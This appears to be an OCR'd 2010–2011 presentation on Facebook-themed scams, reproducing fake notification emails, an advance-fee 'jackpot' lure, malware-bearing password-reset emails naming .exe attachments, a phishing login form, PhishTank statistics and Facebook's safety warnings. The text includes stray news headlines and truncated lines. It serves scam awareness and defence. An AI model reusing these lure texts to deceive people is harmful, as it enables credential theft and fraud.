
Posted: 2010-05-28 by Chuck Turner

TOTAL SCAM

Home Job Placement scam is promoted by:

[redacted]

Fake email notification – more spam and scam



From: Facebook [update+mgtbezpilvbj@facebookmail.com]
Sent: Sun 12-Dec-10 12:07 PM
To: [redacted]
Cc:
Subject: You have notifications pending

facebook

Hi,

You haven't been back to Facebook recently. You have received notifications while you were gone.

3 messages

Thanks,
The Facebook Team

To login to Facebook, follow the link below:

http://www.facebook.com/n/?find-friends%2F&mid=60d37b9746ede52db67e28b0a76b31&bcode=LsQ8V&n

This message was intended for [redacted] If y
Facebook in the future, please click here to unsubscribe.
Facebook, Inc. P.O. Box 10005, Palo Alto, CA 94303


femalerxtablets[redacted]ss.com

CANADIAN
Health&Care Mall

Healthcare Online

Most Popular Products

Fake email notification – more spam and scam



From: Facebook [mailto:facebook.jackpot@administrativos.com]
Sent: Wednesday, June 16, 2010 11:03 PM
To: lottery@facebook.com
Subject: Congratulations...

Dear Winner,

This is to inform you that you have won a prize money of {$800,000.00 USD} on the on-going Facebook Africa Jackpot Promo 2010.
Which is sponsored and organized by Facebook Officials, which is a way of compensating Facebook users after our sixth year anniversary.


For more details please get back to us with the following information for identification.

1. Full Name: -------------------------
2. Nationality: ---------------------------
3. Contact Address: ------------------- (Where your Cheque will be delivered)
4. Phone: ------------------------------
5. Date of Birth -------------- Sex-----
6. Occupation: ------------------------

For security reasons, you are advised to keep your winning information confidential till your
claims is processed and your money remitted to you in whatever manner you deem fit to claim your prize.

Thanks,
The Facebook Team

Fake email notification – Oficla



From: Facebook Abuse Department
Date: Friday, April 29, 2011 2:08 PM
To: [redacted].com
Subject: Spam from your account
Attach: Attached_SecurityCode82627.zip (26.4 KB)

Dear Customer

Spam is sent from your FaceBook account.

Your password has been changed for safety.

Information regarding your account and a new passwor
attached to the letter.
Read this information thoroughly and change the passw
complicated one.

Please do not reply to this email, it's automatic mail notification!

Thank you for your attention.
Your Facebook!

To me alone

From: Facebook Security, Donn Ma[redacted]s@facebook.com]
Sent: Tue 06-Jul-10 9:43
To: [redacted]
Cc:
Subject:

Hey,

You recently requested a new password.
You can find your new password in attached file.

Please note that this email has been sent to all contact emails associated with your account. If you did not request a new password, it's likely that another person has mistakenly attempted to log in using your login.
As long as you do not click the link contained in the email, no action will be taken and your account will remain secure.
For more information, visit our Help Center at http://www.facebook.com/help/?topic=login


Thanks,
The Facebook Team

Argentine Adoption Scandal: Why Politicians Are Trying to Use DNA to Dismantle a Media Empire Ala. candidate denies distorting military record Summary Box: New mortgages up after rates fall PM outlines secret service torture probe

FaceBook_Password.exe

Attached_SecurityCode82627.exe

Phishing



facebook-team-i.u[redacted]com/e-confirm.facebook.html

Facebook helps you connect and share with the people in your life.

Facebook Login

Security Warning From Facebook
You must confirm your valid account to stop this warning.

Email:


Password:

E-mail password:


Security Question
Choose a security question that only you can answer.

Choose A Security Question ▼

Phishing


PhishTank Statistics
1,400
1,200
1,000
800
600
400
200
0
Sep-09
Nov-09
Jan-10
Mar-10
May-10
Jul-10
Sep-10
Nov-10
Jan-11
Mar-11
Facebook valid phishes count

Preventive Measures



Facebook Login

Security Notice

For your security, never enter your Facebook password on sites not located on Facebook.com

Login as: [redacted]

Not [redacted]?

Password:


□ Keep me logged in

□ Set Facebook as my home page

or **Sign up for Facebook**

Forgot your password?

Preventive Measures




⚠ Please be careful

For the safety and privacy of your Facebook account, remember to never enter your password unless you're on the real Facebook web site. Also be sure to only download software from sites you trust. To learn more about staying safe on the internet, visit our Facebook's Security Page. Please also read the Wikipedia articles on malware and phishing.

http://x.co/[redacted]

Preventive Measures




Security Check

Sick of these? Verify your account.

Can't read the text above?
Try another text; or receive code by phone

Text in the box:

What's this?

